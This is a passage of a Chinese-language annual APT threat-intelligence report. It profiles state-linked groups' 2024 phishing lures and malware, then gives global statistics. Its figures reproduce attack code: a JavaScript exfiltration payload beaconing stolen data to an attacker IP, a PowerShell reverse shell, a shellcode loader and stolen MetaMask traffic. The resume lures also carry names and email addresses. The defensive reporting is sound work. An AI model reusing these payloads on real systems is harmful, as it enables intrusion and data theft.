海莲花在 2024 上半年主要通过密保终端的 0day 漏洞对军工、科研、环境等单位人员下发木马，下半年则是针对科研个人、政府单位、交通领域目标投递 msc、iso 等类型的鱼叉邮件，诱饵内容与美国大选有关。



2024/10/29 (周二) 13:09
Xinhua News <[illegible]>
美国大选"最后冲刺"四大变数或改变选战局面
收件人 [illegible]
如果显示此邮件的方式有问题，请单击此处以在 Web 浏览器中查看该邮件。
单击此处可下载图片。为了帮助保护您的隐私，Outlook 禁止自动下载该邮件中的某些图片。

美国大选"最后冲刺"四大变数或改变选战局面

"十月惊奇"是美国政治词典中的固定语汇，特指在美国大选前一个月内可能发生的足以影响大选结果的"黑天鹅"事件。目前距离美国总统选举还有不到一个月，但共和党候选人特朗普与民主党候选人哈里斯之间的较量，无论是在全国范围内还是在"战场州"，似乎仍处于僵局。在摇摆州的选举优势以仅仅数万张选票来衡量的一年里，即使公众舆论中最小的涟漪也有可能决定谁最终入主白宫。这个10月，多起事件可能在11月5日投票前演变成政治风暴。——继续阅读

《新华社内参》编撰
2024.10.29

▲ 图 1.11 美国大选主题的鱼叉邮件

拿到目标人员机器权限后通过微信对同事和办公群组投递 msc 诱饵，意图在目标单位进行横向移动，窃取文件时使用了 GoFileupload，攻击者对西南省份的交通数据有浓厚的兴趣。

```
// Token: 0x06000016 RID: 22 RVA: 0x000028AC File Offset: 0x00000AAC
private static void Usage()
{
    Console.WriteLine("usage: GofileUpload [-h] [--path PATH] [--files-regex REGEX] [--recur
     \r\nUpload files to gofile.io");
}

// Token: 0x06000017 RID: 23 RVA: 0x000028B8 File Offset: 0x00000AB8
private static void Helper()
{
    Console.WriteLine("options:\r\n  -h, --help                    Show this help messag
     directory path (Default: Current directory).\r\n  -f  --files-regex REGEX          Fi
     recursive               Find files by depth.\r\n  -t  --timeout TIMEOUT
     --user-agent USERAGENT         Set User-agent (Default: Mozilla/5.0 (Windows NT 10.0; W
     \nExample:\r\n        GofileUpload -h\r\n        GofileUpload -f *.txt -r\r\n");
```

▲ 图 1.12 GoFileupload 插件

（五） 伪猎者（APT-Q-12）


关键词 :VHDX、驻韩人员

我们于 2024 年中披露了 APT-Q-12 最近三年的间谍行动 Operation DevilTiger，文中提到伪猎者组织大量的插件，该团伙投递了 VHDX 类型的附件，包含恶意 lnk 和正常文档。

Invitation of Ministry Foreign Affairs.vhdx	2024/7/30 17:51	硬盘映像文件	22,528 KB
Satellite Launch Vehicles.vhdx	2024/7/30 17:52	硬盘映像文件	24,576 KB
邀请函(Invitation of KOTRA).vhdx	2024/7/30 17:56	硬盘映像文件	22,528 KB
招待状(日本国際宇宙科学研究学会).vhdx	2024/7/30 17:56	硬盘映像文件	22,528 KB

▲ 图 1.13 VHDX 诱饵文件

完整攻击链如下:



▲ 图 1.14 完整攻击链

相关插件在对外报告中已经披露，故不再赘述，攻击者想要监控外交和宣传行业驻韩人员的动向和情报，从2021年开始东北亚地区的APT组织一直在针对媒体行业进行攻击，我们推测这些网络攻击很有可能是配合支撑国家情报机构对Fake News Websites的取证活动。

（六） Lazarus（APT-Q-1）

关键词：比特币、国内跳板

Lazarus 在 2024 年开始通过社工的方式大规模投递 BeaverTail 家族的后门程序，导致国内金融机构和币圈人员中招，攻击者窃取了 Edge 浏览器下的 MetaMask 插件数据，并且成功横向到内网服务器，窃取与 web3 服务有关的源代码。

```
-----------------------------257391120983561237407652
Content-Disposition: form-data; name="multi_file"; filename="3_0_ejbalbakoplchlghecdalmeeeajnimhm_002916.ldb"
Content-Type: application/octet-stream

....4......data.......{"AccountOrderController":{"hiddenA    <List":[],"pinned
7...},.I.Track      A.a       ;.s":{},.. ByChainId          .`currentBlockGasLimit":"".R..2=..u.s6...internal
........e62e9280f-a392-437e-baaf-a5c4d7cd1ccf":{"address":"                    ,"id":"62.d..,"meta!....keyring...type":"HD Key Tre
e"},"lastSelected":1.732604391421e+12,"nam.8....... 3.5tmethods":["personal_sign","eth>..$Transactio.!.,TypedData_v1.8...3V...4"],"op.0!z.},..$eip155:eoa
```

▲ 图 1.15 捕获的部分受害者流量

随后下发anydesk合法远控实现持续控制，并将国内的受害者当作跳板入侵美国和新加坡的目标和机构。

（七） 虎木槿（APT-Q-11）

关键词：安卓软件 0day、中朝边境

作为 DarkHotel 的分支机构，APT-Q-11 一直在安卓平台大做文章，使用了邮件应用在安卓平台客户端的 0day 漏洞，受害者只需要在 app 中点击一下钓鱼邮件即可触发 0day 漏洞。

```
IPA ="1          :8888";↓
↓
↓
var gID = parseInt(Math.random() * 1000000);↓
↓
function base64ArrayBuffer(_){for(var r,$,e,n,f,t="",a="ABCDEFGHIJKLMNOPQRSTUVWXYZabcc
↓
↓
function send(result,ID) {↓
    K = 5000;↓
    for (let i = 0; i < result.length; i += K) {↓
        var chunk = result.slice(i, i + K);↓
        const img = document.createElement("img");↓
        img.src = "http://"+IPA+"/save?ID=" + ID + "&index=" + i + "&chunk=" + encodeURICc
        img.style = "display: none;"↓
        document.body.appendChild(img);↓
    }↓
}↓
function search(key, t, i)↓
```


▲ 图 1.16 APT-Q-11 使用的 0day

APT-Q-11想要获取目标人员手机上的邮箱联系人和邮件数据。

（八） 蔓灵花（APT-Q-37）

关键词：通信、国防

蔓灵花（Bitter）组织在 2024 年仍在孜孜不倦的投递 chm 等类型的鱼叉邮件：



请滁州和苏州直接协调联系下看是否能扩容优化，谢谢！



▲ 图 1.17 EXP 触发后最终执行的 payload

除了MiyaRat外，我们还捕获到一种基于powershell的下载者后门，用于下载havoc或者MiyaRat。

```
$address = '[illegible]'
$port = '4567[illegible]
$client = New-Object system.net.sockets.tcpclient
$client.connect($address,$port)
$stream = $client.GetStream()
$networkbuffer = New-Object System.Byte[] $client.ReceiveBufferSize
$process = New-Object System.Diagnostics.Process
$process.StartInfo.FileName = 'C:\\windows\\system32\\cmd.exe'
$process.StartInfo.RedirectStandardInput = 1
$process.StartInfo.RedirectStandardOutput = 1
$process.StartInfo.UseShellExecute = 0
$process.Start()
$inputstream = $process.StandardInput
$outputstream = $process.StandardOutput
Start-Sleep 1
$encoding = new-object System.Text.AsciiEncoding
while($outputstream.Peek() -ne -1){$out += $encoding.GetString($outputstream.Read())}
$stream.Write($encoding.GetBytes($out),0,$out.Length)
$out = $null; $done = $false; $testing = 0;
while (-not $done) {
if ($client.Connected -ne $true) {cleanup}
$pos = 0; $i = 1
while (($i -gt 0) -and ($pos -lt $networkbuffer.Length)) {
$read = $stream.Read($networkbuffer,$pos,$networkbuffer.Length - $pos)
$pos+=$read; if ($pos -and ($networkbuffer[0..$($pos-1)] -contains 10)) {break}}
if ($pos -gt 0) {
$string = $encoding.GetString($networkbuffer,0,$pos)
$inputstream.write($string)
start-sleep 1
if ($process.ExitCode -ne $null) {cleanup}
else {
$out = $encoding.GetString($outputstream.Read())
while($outputstream.Peek() -ne -1){
$out += $encoding.GetString($outputstream.Read()); if ($out -eq $string) {$out = ''}}
$stream.Write($encoding.GetBytes($out),0,$out.length)
```

▲ 图 1.18 下载者后门逻辑

（九） 摩诃草（APT-Q-36）

关键词：科研、鱼叉

摩诃草（Patchwork）在 2024 年似乎在发展横向移动的能力，我们观察到该团伙利用了 PHP CGI 的 Nday 漏洞 CVE-2024-4577 入侵 web 服务器，后续释放的持久化组件会读文件并内存加载。

```
  FreeConsole();
  *(_QWORD *)lpBuffer = 0i64;
  v3 = 0i64;
  v30 = 0i64;
  sub_140002340("[.] Reading encrypted shellcode bytes...");
  FileA = CreateFileA("C:\\Users\\Public\\cmp.cfg", 0x80000000, 1u, 0i64, 3u, 0, 0i64);
  *(_QWORD *)&v27 = CloseHandle;
  *((_QWORD *)&v27 + 1) = FileA;
  if ( FileA == (HANDLE)-1i64 )
  {
    CloseHandle((HANDLE)0xFFFFFFFFFFFFFFFFi64);
    v5 = (char *)lpBuffer[0];
LABEL_8:
    LastError = GetLastError();
    sub_140002530("[!] Could not open encrypted shellcode file! Error: ", LastError);
LABEL_30:
    if ( v5 )
    {
      v24 = v5;
      if ( (unsigned __int64)(v3 - (_QWORD)v5) >= 0x1000 )
```


▲ 图 1.19 loader 逻辑

摩诃草在全年注册了大量的 C2 基础设施，但是国内单位中招率较低，不排除部分 C2 用来入侵南亚其他国家。

（十） UTG-Q-005

关键词：东北亚贸易

UTG-Q-005 主要关注中国东北地区与朝韩贸易有关的人员，这类目标一般都是一些小公司，几乎不会安装杀毒软件，所以 UTG-Q-005 的初始载荷比较简单，投递名为“자금 .exe”的恶意附件：



7 월 자금 자료 보내드립니다.
수신정형 회신 바랍니다.

통과 암호 : 24722

▲ 图 1.20 鱼叉邮件

释放名为NvProfileUpdater64.exe和nvsphelper64.exe的可执行文件，下载损坏的文档，并把最终的.net特马注入到InstallUtil进程中，窃取受害者浏览器数据。

（十一）UTG-Q-011

关键词：科研机构、高校、简历钓鱼

在 2024 年中我们观察到一个全新的攻击集合，恶意附件通过邮件和微信传播，并将其命名为 UTG-Q-011，使用相同样式的简历诱饵：

宋洪榮

电子邮箱：shr20200626@163.com　学历：硕士　籍贯：白城市

教育背景及校园经历

2021.9 - 2023.7	吉林大学	光学工程	工硕士学位
2017.9 - 2021.7	吉林大学	光学工程	工学学士学位

科研经历

- 多光谱、高光谱、偏振仪器的研制、定标及数据应用
- 光学遥感成像技术、空间机械电子技术
- 空间机械电子技术
- 星上综合电子技术
- 高性能星上处理技术

张泽清

电子邮箱：zhangzeqing1128@163.com　学历：硕士　籍贯：北京市

教育背景及校园经历

2021.9 - 2023.7　清华大学　电子科学与技术　工硕士学位
主修课程：微波光子技术的新体制雷达、无线通信、测量系统和集成微波光子芯片等。
- 任职情况：图书馆助理

2017.9 - 2021.7　清华大学　电子科学与技术　工学学士学位
主修课程：机器学习、数据挖掘。绿色移动通信与无线资源分配。
- 任职情况：班级学习委员、学生会外联部干事、学院辩论队队员

科研经历

2021.10--2021.12　基于YOLOv5的新型无人机小目标检测算法

- 研究有效的小尺寸物体检测和更好的检测性能，更准确的小物体检测（MASOD）结构。
- 模型的检测精度和泛化能力的方法，多尺度特征融合（MSF）。

▲ 图 1.21 UTG-Q-011 使用的简历诱饵

木马所使用的代码库与南亚方向的CNC组织相同，但是后续插件不同，推测UTG-Q-011是CNC组织的一个子集。我们将会在2025年早些时候披露CNC组织和UTG-Q-011组织的技战术。


三、全球高级持续性威胁总览

公开来源的 APT 情报（以下简称“开源情报”）分析是了解全球网络安全研究机构安全关注，认知全球高级持续性威胁发展趋势的重要手段之一。2024 年，奇安信威胁情报中心对全球 200 多个主要的 APT 类情报来源进行持续监测，监测内容包括但不限于 APT 攻击组织报告、APT 攻击行动报告、疑似 APT 的定向攻击事件、APT 攻击相关的恶意代码和漏洞分析，以及我们认为需要关注的网络犯罪组织及其相关活动。

奇安信威胁情报中心在 2024 年监测到的高级持续性威胁相关公开报告总共 279 篇。各月监测数据如下图所示。

2024年全球公开的高级威胁报告数量月度统计





▲ 图 1.22 2024 年全球公开的高级威胁报告数量月度统计

（一） 受害目标地域分布

高级威胁活动涉及目标的国家和地域分布情况统计如下图（摘录自公开报告中提到的受害目标所属国家或地域），可以看到公开披露的大部分高级威胁攻击活动集中在乌克兰、中国、美国、以色列、韩国等

几个国家地区。



▲ 图 1.23 2024 年公开披露的高级威胁活动针对的国家和地区


（二） 受害行业分布

开源情报数据显示：全球高级持续性威胁首要针对的三大行业分别为政府机构、国防军事、金融。2024 年国内外披露的 APT 相关活动报告中，涉及政府机构（包括外交、政党、选举相关）的攻击事件占比为 25.4%；涉及国防军事的攻击事件占比为 17.5%；涉及金融的攻击事件占比为 10.7%；科研教育相关的事件占比为 7.9%。此外攻击事件发生较多的行业还有科技、制造、能源、电信、医疗卫生、交通运输。

2024 年高级威胁事件涉及行业分布情况如下图所示。

2024年高级威胁事件涉及全球行业分布情况






▲ 图 1.24 2024 年全球高级威胁事件涉及行业分布

（三） 活跃高级威胁组织情况

本次报告对开源情报中所提及的所有 APT 组织及相关行动进行了分析和整理。其中，提及率 Top 5 的 APT 组织分别是：Kimsuky 10.1%，Lazarus 7.9%，摩诃草 3.2%，APT28 3.2%，C-Major 2.9%。

2024年公开报告披露的高级威胁组织活跃情况






▲ 图 1.25 2024 年全球活跃高级威胁组织

进一步对高级威胁活动公开报告中提及或命名的攻击行动 / 攻击者名称，按照同一背景来源进行归类处理，得到的统计情况如下，2024 年高级威胁活动公开报告总共涉及 103 个命名的威胁来源。

2024年公开披露的高级威胁类攻击组织和行动




▲ 图 1.26 2024 年公开披露的高级威胁类攻击组织和行动

四、全球各地区活跃 APT 组织

地域分析是 APT 研究的重要方面。一方面，同一地域来源的 APT 组织和 APT 活动常常出现一些重叠，攻击者可能针对相似的攻击目标或者使用类似的 TTP；另一方面，同一地区发生的很多 APT 活动，背后的攻击意图都与地缘政治因素密切相关。

下图列举了 2024 年全球各地区主要活跃的 APT 组织，全球主要 APT 组织列表也可以参见附录 1。



▲ 图 1.27 2024 年全球 APT 组织分布情况


（一） 东亚

东亚地区 APT 组织在 2024 年的攻击活动中体现出非同一般的攻击强度，该地区的多个 APT 组织均涉及 0day 漏洞利用，甚至还有部分攻击组织使用多个漏洞。这些 APT 组织的攻击手法层出不穷，比如 Lazarus 疑似通过窃取的游戏源代码搭建虚假网站，并在社交平台推广以吸引潜在受害者；APT37 借助弹窗广告实现 IE 漏洞利用；APT-Q-12 和 APT-Q-15 将漏洞利用与鱼叉式网络钓鱼邮件相结合。除了针对重要机构实施情报窃取的网络间谍活动，以 Lazarus 为代表的 APT 组织为获取经济利益，对加密货币领域继续保持着强烈的兴趣。此外 Lazarus 子团伙 Andariel 的相关攻击事件也表明，机构在被 APT 团伙入侵后，还可能引入勒索软件攻击，造成次生破坏。

Lazarus


Lazarus 组织是东亚地区最为活跃的 APT 组织之一。攻击目标遍布全球，涉及经济、政府等多个领域的组织机构。该组织可能包含多个子团伙，国外一些安全厂商将这些团伙分开跟踪，因此在公开报告中 Lazarus 与多个具有相同地区背景的攻击组织存在重叠。Andariel 和 BlueNoroff 为 Lazarus 的两个子团伙。

